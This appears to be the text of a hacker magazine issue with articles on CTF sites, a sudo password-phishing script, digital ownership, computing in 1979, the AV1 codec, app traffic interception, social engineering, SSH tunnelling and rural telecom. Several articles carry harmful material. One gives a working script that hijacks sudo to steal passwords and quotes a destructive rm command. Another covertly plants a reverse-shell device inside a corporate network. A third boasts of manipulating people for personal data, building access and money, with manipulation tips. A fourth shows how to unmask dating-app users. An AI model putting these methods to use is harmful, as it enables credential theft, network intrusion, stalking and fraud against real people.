
Testing Your l337 h4x0r skillz Safely and Legally

by Br@d

OK, so you are a l337 h4x0r, or you at least think that you are, but how do you test your ability? Sure, you could use `shodan. io` to find exposed targets to hack, but that is not really safe nor legal, not to mention there are enough jerks already out there doing this and giving hackers a bad name. So if you are looking for the thrill of the hunt and want that euphoric high that only gaining root can provide, what can you do?

The good news is that there are many safe havens available. You are probably aware of the term CTF or Capture the Flag, and have seen or hear of the groups of highly skilled hackers taking part in CTF competitions online or at conferences like Defcon, but do you really know what it is? CTFs tend to come in two main flavors: Jeopardy and Attack and Defense (Red versus Blue). Jeopardy, which is much like the TV game show, is comprised of categories (Forensic, Sysadmin, Reverse Engineering, Crypto, etc.) and, as you progress though the challenges in each category, their degree of difficulty increases. Attack and Defense, on the other hand, pits you directly against another team. In this CTF style of competition, each team is presented with a network/host that contains multiple vulnerabilities. The teams are then given a predetermined period to find and patch their weaknesses (Blue Team). Once the time has expired to set up defenses, the CTF then transitions to the offense phase where the teams start attacking their opponents' network, exploiting vulnerabilities that they might have missed (Red Team).

If you want the same challenges of a CTF without the direct competition, or you just prefer to go the lone wolf route, there are options for you too. A quick (Insert your favorite search engine) search of either

"hacking CTF" or "hacking wargames" will return many free sites that have safe, legal CTF-style networks/systems and challenges for you to hone your skills on.

Here are a few of the noteworthy results that you will come across (at the time of writing this article):

`https://ringzer0team.com` - This was my first encounter with a CTF site and I was introduced to it via my local security group meetups. Ring Zero has over 270 challenges spanning 13 categories. This CTF is ideal for a team, as the categories are diverse enough that very few humans should/can complete every challenge solo. There is also enough low hanging fruit to not crush the spirits of the novice while still presenting many challenges to the experienced hacker.

`https://www.hackthebox.eu` - Hack the Box is another site, but this one is not for the noobs, since the very first task is to hack the invite system to gain access to the actual site.

If you are a noob (and I consider myself to be), fear not. There are some great sites for beginners too.

`http://overthewire.org` - The very first wargame called "Bandit" is the perfect place to start. The challenges here get you further by searching and filtering information on a Linux system. Each level is only a small increase in difficulty than the previous, giving you both valuable knowledge and a sense of accomplishment too.

Remember, as you go through these challenges, many of them are designed to test an experienced hacker. You will win some and lose many. Don't give up or get frustrated; the whole idea of these sites is to test and challenge you. If you do hit a road block, that means you are about to learn something new.

Happy Hacking!

Gone Phishin'

by Columbo

So you've installed Linux. You were tired of Windows and how insecure it was. You can just forget about security issues now that you have an open source or maybe even straight up Richard Stallman approved libre alternative. Right? Think again.

If you're familiar with the world of "Unix-like" operating systems, then you probably know about the sudo command. sudo, which stands for "superuser do" or "substitute user do," lets you run commands with the privileges of another user. Most commonly, it is used to elevate privileges to the administrator so you can perform maintenance on the system or install new software.

sudo is installed by default on many Linux distros, including but not limited to Ubuntu. In the sudoers file (a configuration file usually found at /etc/sudoers), you'll find the following line is often included by default:

```
%sudo ALL=(ALL:ALL) ALL
```

This will give any user in the sudo group the right to do almost anything on the machine as long as they supply their password. While this is arguably a lot safer than running as root, there is still plenty of room for abuse. Just for fun, let's take a look at one of the reasons this could be a less than ideal way to run your system.

Depending on which shell you're running, a resource configuration file may determine certain settings. This file is often found in a user's home directory and usually doesn't require any special privileges to edit as long as you're the user. If you're using bash, this is probably located in your home folder and named ".bashrc" (the period before the name makes it hidden).

Inside the .bashrc file we can add aliases, which can be used as shortcuts for certain commands. These aliases can be very convenient if you want to simplify commands. For example, instead of typing out a long string to update the system, you could have the command "update" run the much longer command.

I'm going to show you how this could be used for more nefarious purposes. How about we slip in an alias for an already existing command like sudo?

(Note: in these first few examples, the dollar sign indicates that a non-root user on the machine is executing the command in the terminal. This is not to be confused with the bash script below where the dollar signs indicate a variable. That's not to say these first few commands couldn't be part of another script that secretly adds this alias and plants an evil_sudo file on your machine.)

```
$ echo "alias
➥ sudo='~/evil_sudo'" >> .bashrc
```

If the user is running bash, then this first command will make the sudo command execute a file in the home directory named evil_sudo instead of sudo. Now, why not make an evil_sudo file?

```
$ touch evil_sudo
```

Let's make sure that file has the correct permissions to be executed:

```
$ chmod +x evil_sudo
```

Now open up your evil_sudo file and put the following inside:

```
#!/bin/bash
Name=$(whoami)
```
(creates a variable containing the username of the user executing the script.)

```
echo -n "[sudo] password for
➥ $name:"
```
(imitates a sudo password prompt including the username.)

```
read -s password
```
(reads from standard input. the -s keeps the letters from showing. password is the variable now containing the password the user types in.)

```
command=$@
```
(command is now the variable with all the arguments after the sudo command.)

```
echo $password > ~/
➥ supersecretplace
```
(takes the password and writes it to a file called supersecretplace in the home folder.)

```
echo "$password" | sudo -S
➥ settoken&
```
(runs a fake command in the background using the user's password to grant access to the sudo token.)

```
sudo $command
```
(runs the user's command with the focus of the standard input in the user's control.)

This is a simple script to imitate a sudo password prompt and phish the password from the user. The script steals the password and puts it into a file. The script then uses the password to issue a nonsense sudo command. At the time of writing, on a lot of popular distributions of Linux, this will activate a token that lets us use sudo without a password for something like 15 minutes depending on the configuration. Then finally, the actual command the user input is run so everything looks normal. The reason I didn't just run the user's command from the start is that when you give sudo the password with the S switch you may not be able to respond to y/n prompts or input any data after it's run. The S switch is required because we're giving the sudo password via a terminal command.

There's obviously nothing stopping you from adding further commands to be run with root privileges. For example, it would be trivial from here on out to steal private encryption keys, or bitcoin wallets from all the users on the system. You can send those suckers straight to your ftp server. With the sudo password, you have root. You own the system.

There are a number of things you can do to mitigate against an attack like this.

1. Configure sudo to prompt you for a password every time it's used (rather than activating a temporary token for 15 minutes or so). Change the line in your "/etc/sudoers" file that reads:

```
Defaults  env_reset
```

to the following:

```
Defaults  env_reset,
➥timestamp_timeout=0
```

If these settings are already in place, you could alter the bash script to run the actual command in place of the fake command. It would still save the password in a file, and you could use that to your advantage, but it would be obvious something was wrong if the user input a command which required an additional response (such as "sudo apt upgrade").

2. Only run scripts from sources you trust. Did someone give you a cool terminal color testing script in IRC? Make sure you at least read the code before you run it.

3. Have you been given a list of commands to fix a problem with your computer? Make sure you know what you're typing in. The command "sudo rm -rf --no-preserve-root /" will not make your sound suddenly start working. It will just delete a lot of stuff.

4. You could configure sudo to run a few commands without a password, and move over to another tty to do anything requiring administrative privileges from the actual root account. Here's an example. You can put these things in your /etc/sudoers file under "User privilege specification:"

```
username  ALL=NOPASSWD: /
usr/bin/apt update
username  ALL=NOPASSWD: /
usr/bin/apt upgrade
username  ALL=NOPASSWD: /bin/mount
username  ALL=NOPASSWD: /bin/umount
username  ALL=NOPASSWD: /sbin/fdisk -l
username  ALL=NOPASSWD: /sbin/reboot
```

This will (assuming you have these files on your system) allow all sudo users to update the system with apt, mount, and unmount disks; view the available disk information; and reboot the machine without the need for a password. Perhaps that's not the ideal setup, but at least your password won't get phished when you run those commands.

5. Do not copy and paste code from a website directly into the terminal. Malicious code can be hidden within the text copied.

6. Be careful when using curl to pipe code directly into the terminal. Use a checksum to verify the integrity of the file, make sure you're connected to a trusted site using TLS, or both.

I suppose that pretty much sums it up. Just be careful out there and don't be a jerk or it might come back to haunt you.

Taking Back Ownership

There is a disturbing trend many of us have noticed in recent years, one that seems to affect an increasingly significant part of our lives. Little by little, we're losing control over much that we once took for granted.

The concept of ownership is still not an alien one. But it seems to be in danger. In the past, if we bought a book or a record, that was considered an item that we indisputably owned. We were free to do with it whatever we wished, bring it anywhere we wanted, and say with confidence that we, in fact, *owned* that tangible object.

Those days are threatened on a number of fronts. Books give us a great example. A digital copy may be more convenient and allow us to carry more works around with greater ease. But it can also be taken away at a moment's notice when someone in control decides that we should no longer have access, whether it's because we didn't pay a fee or we simply moved to a different part of the world. Or something entirely unrelated to us could change the circumstances. There was a dramatic instance of this back in 2009 when - of all authors - George Orwell had his works quietly deleted from Amazon Kindles due to a rights issue. Overnight, copies of *1984* literally disappeared as if they had never been there. Naturally, the cost of the books was refunded to the customers, but that's not the point. This kind of an action would have been inconceivable with a "real" book, regardless of copyright issues that are of no interest to the consumer.

We see similar scenarios regarding music and video. Increasingly, we opt for digital over analog and cloud over local collections. While there are significant advantages, specifically content availability and ease of access, none of this comes without relinquishing significant degrees of control. Recordings can be removed if terms change as outlined above, our entire collection can disappear if the hosting company goes out of business, and our viewing/listening habits can be analyzed and shared by third parties and even law enforcement. Maintaining an account that isn't tied to an actual identity is a concept that's beyond the imagination of most people, meaning the days of anonymously viewing and listening have ended for many. Sadly, they may never even know why that was important.

It's also becoming increasingly difficult to buy major pieces of software for local installation on our own machine(s). Instead, subscriptions to cloud versions are pushed and, in more and more cases, are the only option left. Again, there are advantages: the latest version, customer support, lower initial cost. But, once more, control is sacrificed. We lose the ability to experiment with the software, we're dependent on connectivity and the availability of the remote host, it becomes more difficult to compare with competing software, and there's no way out of continually paying for something. Remember: we don't actually own the software - we're simply leasing a license, a license that goes away once we stop paying. And, of course, the privacy issues persist.

The trend continues into the world of hardware - from computers to cars and well beyond. The latest trend in operating systems is to exist in the cloud, leaving our local machine a lot closer to a dumb terminal than to a sophisticated computer. But it's clearly more convenient (and cheaper) since there's no longer any need to worry about maintenance and updates. And if you've bought a car in recent years, then you know that it's become next to impossible for just "any" mechanic to service it. We need licenses, codes, and access in order to get the proper permissions to maintain newer vehicles, something our local car dealership is happy to be the exclusive supplier of. The convenience aspect here is a bit more subtle, as this form of technology has more of a history of independence and do-it-yourself repairs. But for quite a few people, not having the "hassle" of choice is actually an advantage. Not for everyone, though. And the issue of control couldn't be clearer.

With every example cited, we find ourselves on a tighter leash and, whether this bill of goods is sold with the promise of convenience or the threat of danger and all sorts of problems if we resist, we have less and less control. We no longer actually *own* our technology; we are but an end user. If we want to remain on the system, we have to follow the rules.

This is not the kind of environment that hackers enjoy. Convenience and control are for consumers who don't see the magic and beauty in the technology they use. They have no desire to take it all apart and see how it works. They just want a tool. And this is fine for their purposes. Ours are different and always will be. Knowing how things actually function is how we learn to make them function even better. It's how we find the flaws and occasional privacy violations hidden within. And, of course, breaking things is the first step in learning how to fix them. Without all this, we simply wind up blindly accepting updates and upgrades, losing features, accepting others without question, and allowing ourselves to be shaped by technology, rather than the other way around.

There's clearly a huge difference between the insides of an old rotary phone and a smartphone. But that doesn't mean we can't still learn how each of them works. The first is pretty straightforward while the second is far more complex and intricate. All that means is that we need more sophisticated methods of experimenting, not discouragement from playing around with something we've bought.

We obviously can't go around disassembling intricate and tiny pieces of technology in the same manner that we can with something built by human hands. But we also don't have to relegate ourselves to user status. Taking apart a watch is different than taking apart a clock. But there are still concepts and parallels we can apply to each. That doesn't have to disappear as our technology becomes more complex. We simply need to adjust *how* we learn.

This is a gap that must be bridged or we risk some very unpleasant scenarios. We can reject the newer technology and only use that which we have full control over, losing out on all of the advancements and advantages coming out every day. Or we can fully embrace all that is new and be spoon-fed for the rest of our lives without any real understanding of how any of it is even possible. Clearly, we need something in the middle. It's foolish to discard old technology; even if there's no practical use for it, there is still the very real possibility that its functionality can teach newcomers about theory in ways that more advanced applications simply can't. It's equally nonsensical to reject new technology

outright since everyone deserves to benefit from the advancements made possible through our continuing evolution.

By putting forth the idea that none of this actually belongs to us and that we're all just licensed to use the technology from month to month, we not only lose the ownership and control we've always valued, we lose our rightful place in the development and growth of technology. If we can't open it up and see how it ticks, it becomes nothing more than a magical product that somehow works. We never get to ask: How? We never get the joy of seeing it come together. It just is. And that may be enough for many. For us, we're always going to want a bit more.

In our rush to take advantage of modern bells and whistles, we often forget to add in our own values, the effects of which may not be readily apparent. For example, we increasingly see that it's not so easy to give digital items we "own" as gifts or to bequeath them for future generations to enjoy. We've all been to garage sales or secondhand stores where we peruse old record and book collections. That just doesn't work with a Kindle or a collection of MP3s, at least not in the same way. The digital files are a convenience, but the loss of a physical object is quite tangible.

As mentioned already, privacy issues are a big concern, something we don't think about nearly enough. Having systems in place where there's an ongoing log of what book or article we've read, what movie we've watched, the exact software we've used, or where and when we've gone on a drive should be a *huge* red flag, regardless of whether or not we think we have anything to hide. We never would have accepted that level of surveillance in the analog world and we shouldn't accept it now. And it's most certainly *not* necessary in order to have the things we want. It's just something thrown in by the designers - and those who want more control.

We are at a true crossroads in so many ways. We want to embrace all of the new developments and help to apply creativity and imagination to them. To do that, we cannot be restricted or told we're simply users and that we're not permitted to access, experiment, and take things apart - even when the very definitions of those concepts have changed. Because what *hasn't* changed is our desire to keep learning.

1979 Plus 40 Years

by Diana

A friend and I were talking about the year 1979. My friend observed that we were paid less than what others are paid now. However, we had more money and ability to participate and do activities. Thinking of this idea, I decided to think about what it is like for someone to buy a computer now without credit cards. As in 1979, most people had department store credit cards with about a $500 limit and would ask to have their limit increased to $1,000. This is how my dad was able to buy my first home computer: a TI-99/4.

Even at that time, the concept of working in the computer revolution meant a better society in the future; it did not mean the concept of an information worker who is like someone working in fast food, having to work long hours for low pay, hoping to get food stamps, and trying to keep their head above water without being evicted or becoming homeless due to emergency expenses.

This future of 40 years since 1979 is not the future many of us envisioned. There is something wrong; even in my undergraduate years, all of us graduated without student debt and were able to drive, go to movies more than once a week, and most importantly, have fun. It was not a cycle of study, work, and sleep.

What I and Others Expected

We expected that the future would allow all to enjoy benefits of being able to create, explore, recreate, and try something new. The ability to create like we did in 1979, try half-baked ideas without the permanent social media record keeping, and the ability to fail privately. There is a benefit to being able to fail privately because when one feels they are always under surveillance, it does create a group think or herd mentality. An ability to explore privately as when one goes outdoors

or develops without an Internet link. Exploring privately means that the exploration is not a race, it is a drive and positive benefit like exercise. To play rather than using the term recreate, an informal rather than clinical term.

Play is something that was done a lot in 1979. It meant we would meet and decide what we wanted to do, whether we wanted to show each other what we did with our TIs, Ataris, Commodores, Ohio Scientifics, and others. Also, it meant that coding was not our whole life. We would have activities other than coding. We could afford to have many activities rather trying very hard to keep one activity or hobby.

As we witness the development of the low-wage economy, even in the computer field, it becomes apparent that we need to stop this trend. No one in 1979 would have thought like someone knowing how to program a computer, or use what would become the Internet, or develop a web page as a commodity worker, someone who would work the hardest for the lowest pay and least stable work environment. What was thought in 1979 was the dream of Adam Osborne, David H. Ahl, Steve Jobs, Steve Wozniak... a vision where your idea would help lift the quality of life higher for others and for yourself.

At one time, the Silicon Valley actually included those who designed, built, and marketed new ideas and computers, very different from an area where the livability index is way high and prototype and building is done by IT production workers in other countries who have mental health issues while making a computer or table that cost $2.50 in production and is sold in the U.S. or other countries for $2,500.

The original spirit of the computer revolution that existed in 1979 still exists in open source, other forums, and in universities that allow for students to explore half-baked

ideas, and fail privately without a permanent log on social media or server farms. It is also comprised of those who still speak of social issues like older magazines such as *Creative Computing* and *Byte* used to do, along with code.

Computer science was very different when I started in my undergraduate year. It meant strictly business computing, no AI, no half-baked ideas, no real-time running of code. Computer science then, which included parts of computer engineering, meant learning how to make your CPU from chips. For us, it meant making a four-bit CPU using MSI and VLSI chips like 7400 and 74138, along with a clock chip.

Even at my old university, I don't see much of the actual hardware balance along with software like when I started in 1982, majoring in pre-med and applied computer science with a breadth of knowledge in art and history. In a way, it was a joy to see the old computer display in the building where computer and engineering sciences were together. Yet, it's a bittersweet memory, and I wonder if the current students would know what I was talking about when I say one project was to built a four-bit CPU from 74xx and 74xxx series chips. Would the student be able to complete the same project today? I hope they could.

In the world of the information worker, when they lose the coveted position at a major firm, they become the worker who is faceless in the commodity work of the information worker - no matter where they work. However, the perks of having two cars, their own house, and being able to really play on the weekend disappear after they reach age 35 or 40. Remember the $65,000 student debt for an undergraduate computer science degree. So, from age 23 to 35, a life of expenses must be paid in 14 years whereas my generation had at least until age 50; we would move into another field without becoming a commodity worker, a field where one is a valued individual, compensated fully without having to ask the state for food stamps, health insurance, or help with rent.

Whatever happened to the boycott, like the #metoo movement and glass ceiling? The boycott does not work. One should not have to study harder than a medical doctor and be treated as a commodity worker. Even when I started to change careers, my parents said they would support me for obtaining an advanced

degree, but not in science or technology because they felt the main aspect of how graduates were treated was as a commodity of who would work for the lowest compensation, longest time, and be the ball. This was in 1998 before the aspects of corporate welfare were fully known.

So, I went for an MBA as well as a doctoral degree in management and organizational behavior to start my own company and to continue the ideas of the computer revolution. One thing I did not do is seek venture capital because it is a sword and a delicate dance. Rather than public, set up a company as private. I see the idea of an initial coin offering (ICO) preferable to an IPO and hope that it will spur the benefits where all live fully and corporate welfare ends.

With regards to the idea of making a four-bit processor, even the concept of a simulation is not taught in computer science. The theory is, but I prefer code to learn. An example of the main engine is:

```
1.      Repeat
2.      Data = getMem(PC);
3.      Opcode = data and $0f;
4.      Case (opcode) of
5.      Pushv: doPushv(PC, data);
6.      Push: doPush(PC,data);
7.      Pop: doPop(PC, data);
8.      Call: doCall(PC, data);
9.      Cmp: doCompare(PC,Data);
10.     JMP: doJump(PC, Data);
11.     JNE: doJumpNE(PC,Data);
12.     JEQ: doJumpEQ(PC,Data);
13.     JLT: doJLT(PC,Data);
14.     JGT: doJumpGT(PC, Data);
15.     Skip: doSkip(PC, Data);
16.     Ret: doReturn(PC, data);
17.     End case;
18.     Until (opCocde = haltIns)
            or (pgmStop);
```

What is shown is a basic CPU simulator that supports the concepts of a program as sequence, control, and interaction.

We need to think about the future the way we did in 1979, not in what has become 1879 to many IT workers worldwide. This is the 21st century. We have to stop backsliding and once again start pushing the future in a positive way for all, so no underclass or people are treated as a commodity. All should be treated with full dignity and a full quality of life. That full quality of life is not a perk. It is a right.

AVI:
One Giant Leap for Video-Kind

by Ethan

Codecs aren't exactly the most exciting thing. But a new one, AV1, might actually change the way we watch videos, despite its relative obscurity, because it improves on its predecessors in pretty much every way.

The project itself is developed by the Alliance for Open Media (aka AOMedia), a nonprofit with a Who's Who in the tech community: the biggies like Google, Microsoft, Facebook, Amazon, Alibaba, Mozilla and Apple; chip manufacturers like Arm, AMD, Intel and Nvidia; and streaming providers like Netflix, Hulu, Vimeo, and the BBC, among others. This means that, for possibly the first time ever, there could actually be a standard supported by pretty much every major tech company from the very get-go.

The format is open source, and licensed under the BSD 2-clause license, alongside an explicit patent grant based on reciprocal license (basically, as long as you don't sue someone with your own patent over their use of AV1, you can use AV1 without worrying about being sued). Plus, since a big part of the format's development was patent review, it won't face problems like the rocky rollout of H.264, which, while now the most common video format on the Internet, was initially blocked from browsers like Firefox because of patent licensing issues. The situation is even worse for H.265, which five years in still isn't widely supported by any tech company but Apple, in large part because it has three separate patent licensors. (Side note: one of them asked for a percentage of streaming revenues, which was unanimously rebuffed. As one CTO put it, "no mainstream company is ever going to do that," which probably influenced the format's non-use.)

AV1 is even more efficient than the last available free codec, VP9, by at least 30 percent. When combined with the open audio format Opus, which is also the most efficient audio codec available, you can watch videos at the same quality while using 50 percent less data than H.264, according to Facebook's

testing. The implications of this development are pretty wide reaching: with so much more efficient delivery, 4K and 8K content streaming may actually be within reach for those with slower Internet; high-quality streaming will be possible over low-speed cellular networks; and, even for those with good Internet, everything will look better.

The only problem: the format is so complex, it takes significantly longer to encode than any other format. As in, depending on the video, hundreds or thousands of times as long. But since the big tech companies don't have a lack of server power, and services like Netflix deliver so much content, it won't be an issue for them. And besides, over time the encoder will improve in efficiency, meaning you could see AV1 become a standard for consumer use too.

You might be asking "when will I actually see this in use?" The answer: pretty soon. Since the final, validated specification of the format was only released in June 2018, there's still work to be done. Yet, Google already supports AV1 in Chrome's newest versions, Mozilla promised Firefox support (beyond the Nightly version) in late 2018, and Netflix and YouTube already have test videos available, with at least Netflix intending to roll out full support imminently. So keep your eyes open. Though there's still some work to be done, there's a good chance that massive improvements are on their way.

Further Reading

- See Facebook's testing at `code.fb.`➥`com/video-engineering/av1-`➥`beats-x264-and-libvpx-vp9-`➥`in-practical-use-case/`
- Bitmovin, a large video services company, also tested the format; its results and dataset are here: `bitmovin.com/av1`➥`-multi-codec-dash-dataset/`
- Check AOMedia's site for more info, like the bitstream spec, at `aomedia.org`

YITM

by Edster from Dublin Ireland

Please note - information in this article is for educational use only blah blah blah, please don't do anything illegal, immoral, or even impossible. Don't stalk anyone.

The name of my article is "YITM" or "You're In The Middle." This is similar to "Man In The Middle," where someone else intercepts your network packets going back and forth between you and the server you are accessing to fetch a website or pick up your emails or data, but this time you are the person intercepting your own data.

The first obvious question would be: Why do you want to intercept your own data as you already know what you are sending or receiving? The answer is simple: you do not really know what you are sending. The data is not coming from you directly, but instead it is the data that the apps on your phone are sending on your behalf (and often without your knowledge).

The setup for this is fairly easy. You will need software to capture the packets as they fly past. I use Charles Proxy, but as it is a paid app, you can also do a quick search for "free MITM tools" and you will find other options if you want to play for free. You now change the settings on your phone's Wi-Fi connection to proxy via this bit of software. For me, it means tapping on the Wi-Fi settings on the phone and setting the proxy to manual, setting the server address

to the IP address of my laptop, and the port to 8888. Now any data sent in or out of the phone's Wi-Fi connection will show up on the screen. Depending on the setup, you may wish to add a root certificate to allow you to catch the secure HTTPS (TLS) traffic. This is normally very simple and can be done in seconds by following the proxies' instructions. For example, with Charles, you send your phone to a local web address and click yes a few times to install the cert that downloads. Job done.

If this is your first time monitoring a phone, you'll be surprised at how much data flows back and forth. You may want to shut down all the apps except the one you are watching to keep the data a bit cleaner. Run your apps one at a time and see how much information they give away about you, or about the service that you are accessing.

To get some examples of the sort of information that "leaks" out, I installed two types of apps that would (or rather should) have security built in: dating apps and banking apps. Most of the apps were not too bad. Most of them didn't send too much data that I didn't have myself. Half of the bank apps used pinned certs which means I could not even intercept traffic, as it blocked me as soon as it saw this new self-signed MITM cert.

The first app that stood out as unsafe was the dating app "Happn." Clicking on a picture on the app allows you to see more

information on your future ex-wife (or ex-husband). This we already know. It even gives an approximate GPS for where you passed this person last. Some people allow this much of an information leak as the price for getting a hot date. What they do not realize is that when you watch the data fly past on your new tool, you are presented with all the data you see on the screen, and also with the Facebook ID the person signed up with. Copy that number to the end of the Facebook URL and press enter. You now have that person's full name, location, pictures, friend list, job locations.... Oh my - stalker's paradise.

The good (or bad) news is I have already told Happn about this and they have closed it down. I held off on publishing this article for almost a year for them to make the change. But that change is still not enough. The Facebook ID is still being sent - they send it as a base64 encoded string in exactly the same way. As well as base64, they have added a very small amount of encryption to it. This took me three minutes to work out.

YITM has another use. As well as learning what your favorite apps are sending back and forth, you can also mess with the data and see what it does. The software will normally allow you to specify text in the incoming or outgoing packets and change values in it.

Click on a profile and look at the data that comes with it.

Let's change:

```
"is_invited":false        to
"is_invited":true
    "is_accepted":false    to
"is_accepted":true
    "has_charmed_me":false to
"has_charmed_me":true
```

A look through some of the other traffic will bring up other things to change. For example:

```
"latitude":(.*),          to
"latitude":98.7654,
```

The power of YITM is sometimes limited by the code at the other end. You'll find that altering the incoming balance on your account may look nice when it displays, but you will not be able to use the fake coins as the server knows your real balance.

Go through your apps and see what they send. You will be surprised. Play with some values and see what you can make them do. Note: you may want to sign out of your real accounts and sign into some new fictitious accounts, so if they ban you for messing with the data stream, you do not lose access to your own data. Please do not steal or stalk with this newfound skill. If you do find a big data leak, tell the company so they can close it. They may even give you a bug bounty.

SOCIAL ENGINEERING FROM PRISON

by CyberGenesis

So... social engineering. Yes? No? Maybe? Although hackers are largely anonymous and seem to have very large problems with authority (as well they should), most seem to at least be on the same side. I won't go into government snitches here. I just can't understand or even remotely fathom why one hacker would turn one of their own into the government to be prosecuted. But that's another article in and of itself. Back on topic!

Hacking, back in the day, used to mean someone who could throw a program

together out of nothing in no time flat. How? Hacking means terrorism, "punk kids" (I'm 43 now), and criminal acts. But hackers are *needed*. They're our front line fighters. There's another group, however, that gains their information through more stealthy means, then hands it to the hackers so they can do their thing. It's this "shadow group" that people should *really* be afraid of. That's right. I'm talking about social engineers. I am a part of this ever-growing population.

Social engineering, as with hacking, is an art form and one that only a few people are called to, and even fewer truly get good at. Imagine meeting someone for the first time and within 30 minutes, they're giving you their life history.

Case in point. I'm incarcerated at FCI Beaumont, a low-security facility. I was taking their CBL course here and I got very bored, very quickly. A friend, knowing I'm a social engineer, challenged me. "I bet you can't get any personal information out of our instructor." I asked him how long I had and he said 14 days. (Like taking candy from a baby!)

Anyway, I noticed the instructor had a touch-screen watch that was flashing a warning that it couldn't connect to his cell phone because it was out of range. This was my "in." I asked what type of watch he had and who he used as a provider. He readily gave up that he had AT&T. Within a mere 48 hours, he was telling me he was married, how many kids he had, where everyone worked, what types of cars they all had, and what cities they all lived in. Bonus round - I even got that his wife was undergoing treatment for cancer.

Now, if I was unethical in any way, I could have passed this information on. But this time I let it go. I just couldn't pass up the challenge. My friend couldn't believe I'd gotten all that info from a paid prison instructor from the local university.

Knowing how people think and respond in given conversations gives the social engineer "control" over people. Here are three rules to remember when social engineering people for your cause:

1. *Be friendly!* A smile makes people *want* to trust you.

2. People *want* to talk about their families. It's a source of great pride for them. And as they talk, they're inadvertently giving you their username and password combinations. A proud parent will most often have their child's name as their password.

3. People with high octane jobs are more likely to have nice families and large bank accounts. If someone works at McDonald's, it's time to move on. If they say they're a bioengineer such as this instructor's 20-something daughter, it's worth your time and effort.

Being a social engineer also means being able to think quickly and being a chameleon. If your surroundings require you to be a paramedic to get someone to trust you, time for you to brush up on your anatomy and physiology. You're talking to a CTO and you want some info from them? Brush up on the latest technology. You have to literally become what it is you want. You've never done what you need to become? That's fine! Know enough to make yourself believable. People generally are not going to ask a lot of questions, though they will ask one or two to establish a baseline.

Now after saying all this, I have two more things to say. Then it's off to dreamland for me.

Personally, I've social engineered my way into a key card for a Silicon Valley company by convincing the secretary I was a new hire (I did my homework so I'd know names of current employees). I've SE'd my way into two marriages that financially benefited me, and I've also gotten into a secure county emergency management office using credentials that took me ten minutes to create.

In my opinion, social engineering is the wave of the future, but *please,* know one thing:

As stated in a previous issue of *2600,* if you call yourself a hacker or a social engineer, you're joining an elite war and consenting to being labeled a terrorist by your country's government. If you want to be an agent of change, then I invite you to join this war against our persons.

Thanks for reading!

They're trashing our rights! Hack the planet!

A Brief Tunneling Tutorial

by s0ke

Recently I came across an issue where I wanted to be able to SSH into a box behind a pesky corporate firewall. Not having access to said firewall. I decided to take matters into my own hands and set up a reverse SSH tunnel from that box to a box out on the Interweb that I can access.

Installation

The device that will be accessed behind the corporate firewall is a Raspberry Pi B+ installed with the vanilla version of Raspbian. Out of the box, this is already set up for DHCP. The following commands are all run on the Pi.

First, I will install autossh, which is a program that will automatically detect SSH connection drops and reconnect them - essentially keeping my tunnel alive and up.

```
apt-get install autossh
```

I then generate an ssh key for my Pi to be able to SSH into "myremotebox".

```
ssh-keygen
```

I copy the key from my Pi to "myremotebox".

```
ssh-copy-id user@myremotebox
```

Bash/RC

Here is a simple bash script that creates the tunnel using autossh.

```
$ cat tun.sh
#!/bin/bash
sleep 30
/usr/bin/autossh -M 9090 -R 9091:localhost:22 user@myremotebox
```

-M = Monitoring port to use.

-R 9091:localhost:22 = Reverse tunnel. Forward all traffic on port 9091 to "myremotebox" on port 22.

I then add the following line to my /etc/rc.local file. I want this to run as my Pi user. I also add a sleep timer to ensure that networking is available before this script attempts to execute.

```
/bin/su - pi bash -c '/home/pi/tun.sh'
```

Tunnel UP

Now that everything is in place. I covertly place my Pi inside the corporate office and leave for the day. I then access my public Linux machine later that night and connect to the reverse tunnel.

```
s0ke@pine64:~$ ssh -p 9091 pi@localhost
pi@localhost's password:
Linux raspberrypi 4.14.50+ #1122 Tue Jun 19 12:21:21 BST 2018 armv6l
The programs included with the Debian GNU/Linux system are free
➡ software; the exact distribution terms for each program are
➡ described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 26 18:21:26 2018 from ::1
```

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I just finished a busy weekend with a lot of terrible driving. Snow came early this year to the Pacific Northwest. This time of year, when Mother Nature unloads, access can be cut off except through the Columbia Gorge when Snoqualmie and Stevens Passes are snowed in. Naturally, on the day I needed to travel, both passes were... *impassable*. I had to drive the long way around, starting at six in the morning. South to Oregon, east through windy Hood River, and finally north again into Washington State to one of the most remote pieces of tribal land in the country. It was the weekend, I was working, and I needed more coffee. But what I did today was important enough to volunteer to do it. That's right: today, I'm not getting paid!

East of the mountains, the terrain is high desert. It's the Old West here, with sagebrush, tumbleweeds, and bitter winter cold. The distances are vast and the population is sparse. This is the kind of place that my employer never wanted any part of. Once GTE country, it was briefly acquired by an East Coast ILEC. In a series of transactions, the territory was then sold cheaply, multiple times in rapid succession, like an ugly sweater that nobody wanted. From a telecommunications perspective, it's the bottom of the barrel, serviced by a bottom feeding carrier that specializes in rural telecommunications. And by "specializes," I mean "provides the bare minimum service to continue receiving federal subsidies." Practically nothing has been upgraded or maintained since GTE serviced the area, and GTE was notorious for poor service. Broadband, for the most part, isn't available outside of town. And what the local provider calls "broadband" is 4Mbps ADSL. When you call, you're talking to someone overseas who can't do anything but read you a script and tries to sell you things until you hang up in frustration.

On tribal land, the picture is even more bleak. Residential broadband? Forget it! There are entire communities with no access to broadband at all, apart from schools and libraries. The Universal Service Fund has an "e-rate" which provides a federal subsidy for these institutions to obtain broadband connectivity. It's real broadband, it's fast, and it's usually not supplied by the area ILEC. The problem is, it's only available at schools and libraries. Public safety agencies don't have access, City Hall doesn't have access, and homes don't have access. Kids who need Internet access to do their homework and compete in a modern digital economy often must travel vast distances - sometimes 20 miles or more - to gain access to the Internet when they're away from school.

